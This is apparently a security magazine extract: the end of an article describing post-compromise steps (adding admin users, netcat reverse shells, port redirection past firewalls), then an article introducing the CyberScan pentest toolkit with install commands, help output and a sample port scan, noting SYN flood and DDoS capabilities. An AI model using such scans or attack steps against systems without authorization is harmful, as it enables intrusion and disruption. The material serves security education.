
Other shell commands

Once an attacker has control of a remote shell, they can make any type of configuration on the system, similarly they could create system users, add them to the administrator group, activate the terminal server service, get a more comfortable remote shell through the netcat program using a reverse shell connection ...

Seems like a lie but an attacker could even create a small executable program to redirect visible ports from the outside to internal ports (overlapping on top of a service), thus skipping possible firewall rules and obtain, for example, a remote desktop.

Scanner & Exploit program

To carry out the relevant tests, I have developed a program implementing the techniques described above, plus some others that I have not described, and so I can get my own conclusions.



CyberScan: Hackers' Favorite ToolKit

by Mohamed BEN ALI

ABOUT THE AUTHOR

MOHAMED BEN ALI

Mohamed BEN ALI is a student, currently at the fourth year in IT engineering at ESPRIT School of Engineering Tunisia (https://esprit.tn). He is a pentester, developer, ethical hacker, interested in CyberSecurity, Robotics, Image Processing, Machine Learning, mobile development and embedded systems. He has been an intern research student at MINOS research team at Esprit.


CyberScan: Hackers' Favourite ToolKit *

Although it might seem that there are tons of similar tools, most of them serve a particular need, or offer complex technical features for a cybersecurity measurement requirement. In this article, we present Cyberscan, an easy to use tool that ensures together features of tools such as Nmap, Zenmap, Wireshark, etc. But, CyberScan is very simple and compact. It is an open source toolkit for pentesting and ethical hacking.

For instance, CyberScan port scanner prevents intrusions by showing you the status of your network exposure by scanning the network to monitor open services and ports that can be exploited by exogenous traffic. Furthermore, it provides basic views of how the network is lead out in order to help identifying unauthorised hosts or applications and network host configuration errors that can cause serious security vulnerabilities.

Moreover, CyberScan Tool Kit is able to send and capture packets of several protocols, forging and decoding them to be used for most network tasks such as scanning, testing connectivity through probing and attacks (Attacker ROI, DDOS Attack, SYN Flood, etc.)

In addition, it has some features like geolocation and deep packet inspection.



```
[ blackarch ~ ]#
[ blackarch ~ ]# cyberscan -s 192.168.1.1 -p scan
WARNING: No route found for IPv6 destination :: (no default route?)

                                                    v1.1.1

  CyberScan v.1.1.1 http://github/medbenali/CyberScan
        It is the end user's responsibility to obey all applicable laws.
        It is just for server testing script. Your ip is visible.

          ---------------------------------------------

          CyberScan | v.1.1.1
          Author: BEN ALI Mohamed

          ---------------------------------------------

[*] CyberScan Port Scanner
[*] Scanning For Most Common Ports On 192.168.1.1
[*] Starting CyberScan 1.01 at 2017-12-23 01:18 UTC
[*] Scan In Progress ...
[*] Connecting To Port :  10000 109 110 123 137 138 139 143 156 2082 2083 2086 2087 21 22 25 3306 389 443 53 546 547 69 8443 993 995
[*] Scanning Completed at 2017-12-23 01:18 UTC
[*] CyberScan done: 1IP address (1host up) scanned in 13.08 seconds
[*] Open Ports:
        23 TELNET: Open
        80 HTTP: Open
[ blackarch ~ ]#
[ blackarch ~ ]#
```

Figure 1: Sample usage of CyberScan

**** This Workshop Is For Educational Purpose only, I am not responsible for your actions.***

As shown in Figure 1, Cyberscan is part of BlackArch OS Tools. It is developed by BEN ALI Mohamed from ESPRIT School of Engineering, Tunisia. Written in Python language, it requires at least version 2.7 of Python.

It is noteworthy that Python is available by default installed in Mac OS, BlackArch, and derivatives.

In the following paragraphs, we detail features of our toolkit.

1. Supported Operating Systems

CyberScan works on different operating systems. Those we have tested are:

- Windows XP/7/8/8.1/10
- GNU/Linux
- MacOSX

2. Installation


One can download CyberScan from https://github.com/medbenali/CyberScan /archive/master.zip or by using the following commands:

```
git clone https://github.com/medbenali/CyberScan.git

cd CyberScan

python CyberScan.py -v
```

CyberScan works out of the box with Python version **2.6.x** and **2.7.x .** One interesting note is that there is no need to install extra tools or libraries.

3. The CyberScan Module Usage

In order to make sure you have CyberScan in your machine, you can launch the same command as shown in Figure 2.



```
clecius@clecius-S400CA: ~/Downloads/CyberScan-master
clecius@clecius-S400CA:~/Downloads$ cd CyberScan-master/
clecius@clecius-S400CA:~/Downloads/CyberScan-master$ python CyberScan.py -v
1.1.1
clecius@clecius-S400CA:~/Downloads/CyberScan-master$ python CyberScan.py -h
usage: CyberScan.py [-h] [-v] [-s SERVEUR] [-p LEVEL] [-d SPORT] [-t EPORT]
                    [-f FILE]


  -------------------------------------------

  CyberScan | v.1.1.1
  Author: BEN ALI Mohamed
  -------------------------------------------

optional arguments:
  -h, --help            show this help message and exit
  -v, --version         show program's version number and exit
  -s SERVEUR, --serveur SERVEUR
                        attack to serveur ip
  -p LEVEL, --level LEVEL
                        stack to level
  -d SPORT, --sport SPORT
                        start port to scan
  -t EPORT, --eport EPORT
                        end port to scan
```

Figure 2: Checking CyberScan version and its help

This figure shows how to verify the available version of CyberScan. It also demonstrates how to list available options through its help manual.

In the following subsections, we describe briefly features offered by our tool.


3.1. Test Network Connectivity

One can perform ***ping*** *active probe using several protocol's measurement (ICMP, TCP, UDP, ARP, etc.).*

a. LAN Hosts Discovery

The fastest way to discover hosts of a local Ethernet network is to use **ARP.** CyberScan uses ARP broadcasts used by hosts to resolve IP addresses in discovering connected machines and corresponds between couples of IP and MAC addresses.

Figure 3 illustrates this use case of CyberScan.

